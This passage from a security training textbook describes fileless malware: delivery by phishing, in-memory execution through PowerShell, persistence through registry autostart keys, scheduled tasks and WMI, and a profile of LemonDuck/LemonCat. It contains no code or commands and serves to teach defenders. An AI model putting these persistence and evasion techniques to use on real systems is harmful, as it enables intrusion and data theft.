
7 AutoStart registry key is created for storing the malicious script in the victim's system

Compromising Data

8 The Payload can now exfiltrate data and perform other malicious activities

Figure 7.65: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link
- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker



Maintaining Persistence with Fileless Techniques


- When compared to other malware types, fileless malware **does not use disk files** to spread its infection or maintain persistence
- Attackers adopt unique methods such as **developing load points** to restart infected payloads to maintain persistence
- Attackers save the malicious payload **inside the registry** that holds data for configurations, application files, and settings, which executes itself with every system restart

Attacker
Injects malicious code exploiting server or registry entries
Local Computer
❑ PowerShell executed by the vulnerable application
❑ Install Malicious WMI script
Scan for vulnerable systems to infect them
Local Area Network (LAN)

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.




Attacker
Injects malicious code exploiting server or registry entries
Local Computer
❑ PowerShell executed by the vulnerable application
❑ Install Malicious WMI script
Scan for vulnerable systems to infect them
Local Area Network (LAN)

Figure 7.66: Maintaining persistence with fileless techniques

Fileless Malware

LemonDuck

- LemonDuck is Python-based fileless malware that spreads its infections over **Microsoft exchange servers** and **enterprise-level Linux machines**
- It removes other malware from the target system and uses **cryptojacking abilities** to hide itself and stay intact even after security patches are applied


User
User's device
Start of human-operated attack from Cat infrastructure
Start of human-operated attack from Duck infrastructure, if any
Multiple devices
DELIVERY
EXECUTION & PERSISTENCE
EVASION
IMPACT
Malicious email with .doc, .js and/or .zip file
USB, network drives
Variety of edge exploits
Brute-force of RDP and edge apps
LemonDuck downloaded
Check-ins established
Scheduled task and WMI event
Crypto miner and Mimikatz installed
Remote access trojans installed for re-entry
Anti-malware products disabled
Competitive malware removed
Hosts file modified with obfuscated C2
Machine patched
Shadow copy files deleted; system recovery disabled
Credentials and email collected and exfiltrated
Remote access trojans installed for re-entry
Ramnit and other malware installed
Spreading to other devices
Phishing propagation
Activity associated with Duck campaigns
Activity associated with Cat campaigns
Activity common to both Duck and Cat campaigns

Fileless Malware

- Divergent
- DarkWatchman
- BazarBackdoor
- Astaroth Backdoor
- Nodersok
- Vaporworm

Fileless Malware

- **LemonDuck**

  Source: *https://www.cybereason.com*

  LemonDuck is Python-based fileless malware that spreads infections over Microsoft exchange servers and enterprise-level Linux machines worldwide. The infection begins with the exploitation of underlying SMB vulnerabilities, through phishing campaigns, or the brute forcing of an account. It removes other malware from the target system and uses cryptojacking abilities to hide itself and stay intact even after security patches are applied.

  The malware can be spread in two variants, LemonDuck and LemonCat, for different purposes. LemonDuck is capable of running phishing campaigns aimed at compromising the edge devices for initial infection. It may contain a random display name and has "Lemon_Duck" attached within the script. In contrast, LemonCat uses a domain containing "cat" and installs a backdoor for the continuous delivery of malware and spread of infection. Both LemonDuck and LemonCat infect the target machine to subvert security controls, steal cryptocurrency accounts, maintain persistence, and make lateral movements.

